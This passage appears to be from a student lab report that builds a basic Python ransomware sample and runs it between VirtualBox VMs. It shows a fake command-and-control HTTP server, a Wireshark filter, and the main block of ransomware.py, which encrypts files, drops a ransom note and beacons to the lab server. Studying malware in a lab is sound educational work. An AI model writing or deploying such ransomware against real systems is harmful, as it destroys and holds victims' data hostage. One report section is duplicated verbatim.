
```

(kali@kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.101 - - [06/Aug/2025 17:13:38] "GET /key_sent HTTP/1.1" 200 -

```

Step 2: Prepare the Server's Response File. The ransomware will try to request a file from the server. We create that file so the server can provide it.

- Open a second terminal (Terminal 2).
- Navigate to the directory where we started the server (usually the home directory). Run the following command to create a file named `key_sent` with some dummy text inside.
`echo "fake response" > key_sent`



```

kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
(kali@kali)-[~]
$ echo "fake C2 response" > key_sent

```

Step 3: Start Network Monitoring. This terminal will capture the network traffic between the two virtual machines.


- Open a third terminal (Terminal 3).
- Launch Wireshark with root privileges:
`sudo wireshark`

```


(kali@kali)-[~]
$ sudo wireshark
** (wireshark:25014) 17:12:13.416932 [Capture MESSAGE] -- Capture Start ...
** (wireshark:25014) 17:12:13.507745 [Capture MESSAGE] -- Capture started
** (wireshark:25014) 17:12:13.507773 [Capture MESSAGE] -- File: "/tmp/wireshark_eth02L2WA3.pcapng"
** (wireshark:25014) 18:14:35.196982 [Capture MESSAGE] -- Capture Stop ...
** (wireshark:25014) 18:14:35.253835 [Capture MESSAGE] -- Capture stopped.
** (wireshark:25014) 18:14:39.556112 [GUI WARNING] -- QThreadStorage: Thread 0x5599c6c12000 exited after QThreadStorage 4 destroyed
** (wireshark:25014) 18:14:39.556281 [GUI WARNING] -- QThreadStorage: Thread 0x5599c6c12000 exited after QThreadStorage 3 destroyed
** (wireshark:25014) 18:14:39.556288 [GUI WARNING] -- QThreadStorage: Thread 0x5599c6c12000 exited after QThreadStorage 2 destroyed

```

- In the Wireshark window, double-click on the `eth0` interface to start capturing packets.




- In the "Apply a display filter" bar at the top, enter the following filter and press Enter. This will only show traffic between our Windows machine (assuming its IP is 192.168.56.102) and our Kali server on port 80.
ip.addr == 192.168.56.102 && tcp.port == 80



7.2. Executing the Ransomware (Windows PC) :


Now, on our Windows VM, we activate the environment and run the scripts.

Step 1: Navigate to the Project Directory




- Open a Command Prompt.
- Navigate to our Desktop, where the project files are located.

cd Desktop



Step 2: Activate the Virtual Environment


- Activate our Python virtual environment (named sumu in this case).
.\sumu\Scripts\activate
- Our command prompt should now start with (sumu).



Step 3: Generate Encryption Keys

- If we haven't already, run the key generation script once to create the public.pem and private.pem files.

python generate_keys.py



Step 4: Run the Ransomware Simulation

- Execute the main ransomware script.
python ransomware.py
- The script asks for our input to choose a fake extension. After we provide it, the script proceeds to encrypt files and simulate the network traffic.

The screenshot shows a Kali Linux virtual machine environment. On the left, a code editor displays the 'ransomware.py' script. The script includes a main execution block with the following logic:

```

109 # --- Main Execution Block ---
110 if __name__ == "__main__":
111     # IMPORTANT: Set the target folder here
112     target_folder = "C:\\Users\\kali\\Desktop\\secret"
113     public_key_file = "public.pem"
114
115     # Check if the target folder exists
116     if not os.path.isdir(target_folder):
117         print(f"Error: Target folder '{target_folder}' not found")
118     else:
119         # User interaction
120         print("--- Ransomware Simulation ---")
121         print("Choose a fake extension for the encrypted files")
122         print("1: .doc\n 2: .mp3\n 3: .jpg\n 4: .xl")
123         choice = input("Your choice (1-4): ").strip()
124
125         # Default to '.doc' if the choice is invalid
126         fake_extension = FAKE_EXTENSIONS.get(choice, ".doc")
127
128         print(f"Starting encryption in '{target_folder}'")
129
130         # Find and encrypt only .txt files
131         for file_to_encrypt in scan_files(target_folder):
132             if file_to_encrypt.endswith(".txt"):
133                 encrypt_file(file_to_encrypt, public_key_file, fake_extension)
134
135         print("\nEncryption phase complete.")
136
137         # Dropping the ransom note in the main target folder
138         drop_ransom_note(target_folder)
139
140         # Simulating network activity
141         simulate_network_traffic()
142
143         print("\n--- Simulation Finished ---")

```

On the right, a Windows Command Prompt window shows the following commands and output:

```

Microsoft Windows [Version 10.0.26100.1742]
(c) Microsoft Corporation. All rights reserved.


C:\Users\kali>cd Desktop
C:\Users\kali\Desktop>.\\sumu\Scripts\activate
(sumu) C:\Users\kali\Desktop>python ransomware.py


```

7.3. Results Analysis :


Then we switch back to our Kali Linux machine and observe the results:

- **Outputs:** We get the following output in our windows 11 machine after running the scripts:






- We see packets appear that match our filter. This is the HTTP GET request sent from the ransomware on the Windows machine to our fake server on Kali. We click on a packet to inspect its contents.



- We see a log entry showing a connection from the Windows machine's IP address, confirming the network communication was successful.



8. Conclusion & Future Work :

This project provided a practical understanding of how crypto-ransomware operates within a system by safely executing it in a virtual environment. It allowed us to explore key behaviors such as file encryption, file extension changes, system access restrictions and suspicious network activities.

8.1. Summary of Achievements :

We developed a basic crypto-ransomware sample and tested it in a secure virtual machine. This helped us observe how it affects files, restricts access, and generates outbound network traffic. The project gave us valuable hands-on experience in malware behavior and analysis techniques.

8.2. Limitations :

The ransomware sample was simplified and lacked advanced features like evasion and persistence. Real command-and-control (C&C) communication was excluded for safety, limiting full network analysis. Also, testing in a lab environment may not fully replicate real-world complexity.

8.3. Suggestions for Improvement :

The ransomware sample was simplified and lacked advanced features like evasion and persistence. Real command-and-control (C&C) communication was excluded for safety, limiting full network analysis. Also, testing in a lab environment may not fully replicate real-world complexity.

9. References :

- [1] I. Peter, "Ransomware Project: Creating and analyzing a ransomware attack in Python," Medium.
 - [2] Stanford Cyber Policy Center, "Cyber Sample Project," Stanford University.
 - [3] H. Deniz, "RansomwareSim: A harmless ransomware simulator," GitHub.
 - [4] M. McDonald, A. Rao, and N. Schuett, "How Common Are Ransomware Attacks? Evidence from a Representative Sample," SSRN Electronic Journal, 2024.
-